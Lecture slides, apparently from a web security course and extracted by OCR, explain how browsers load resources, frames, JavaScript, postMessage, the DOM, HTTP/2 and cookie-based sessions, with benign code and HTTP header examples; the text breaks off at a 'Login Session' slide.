
When you load a site, your web browser sends a **`GET`** request to that website



Loading Resources

Root HTML page can include additional resources like images, videos, fonts


After parsing page HTML, your browser requests those additional resources



External Resources


There are no restrictions on where you can load resources like images


Nothing prevents you from including images on a different domain



Not only GETs!

You can also submit forms to any URL similar to how you can load resources






(i)Frames

Beyond loading individual resources, websites can also load other *websites* within their window

- Frame: rigid visible division
- iFrame: floating inline frame

Allows delegating screen area to content from another source (e.g., ad)



Javascript

Historically, HTML content was static or generated by the server and returned to the web browser to simply render to the user

Today, websites also deliver scripts to be run inside of the browser

```
<button onclick="alert("The date is" + Date())">
  Click me to display Date and Time.
</button>
```

Javascript can make additional web requests, manipulate page, read browser data, local hardware — exceptionally powerful today

Inter-Frame Communication

Parent and children windows/frames can exchange messages

Sender:


```
targetWindow.postMessage(message, targetOrigin, [transfer]);
```

targetWindow: ref to window (e.g., `window.parent`, `window.frames`)
targetOrigin: origin of targetWindow for event to be sent. Can be * or a URI

Receiver:

```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
    alert(“message received”)
}
```

Document Object Model (DOM)



Javascript can read and modify page by interacting with DOM

- Object Oriented interface for reading/writing page content
- Browser takes HTML -> structured data (DOM)

```
<p id=“demo"></p>

<script>
  document.getElementById(‘demo').innerHTML = Date()
</script>
```

Basic Execution Model

Each browser window….

- Loads content of root page
- Parses HTML and runs included Javascript
- Fetches additional resources (e.g., images, CSS, Javascript, iframes)
- Responds to events like onClick, onMouseover, onLoad, setTimeout
- Iterate until the page is done loading (which might be never)

HTTP/2

Major revision of HTTP released in 2015

Based on Google SPDY Protocol


No major changes in how applications are structured

Major changes (mostly performance):

- Allows pipelining requests for multiple objects
- Multiplexing multiple requests over one TCP connection
- Header Compression
- Server push

Cookies + Sessions

HTTP is Stateless



If HTTP is stateless, how do we have website sessions?

HTTP Cookies

HTTP cookie: a small piece of data that a server sends to the web browser

The browser *may* store and send back in future requests to that site

Session Management
Logins, shopping carts, game scores, or any other session state

Personalization
User preferences, themes, and other settings

Tracking
Recording and analyzing user behavior

Setting Cookie

HTTP Response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Sending Cookie


HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

Login Session

```
GET  /loginform  HTTP/1.1
cookies: []
```

Login Session



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
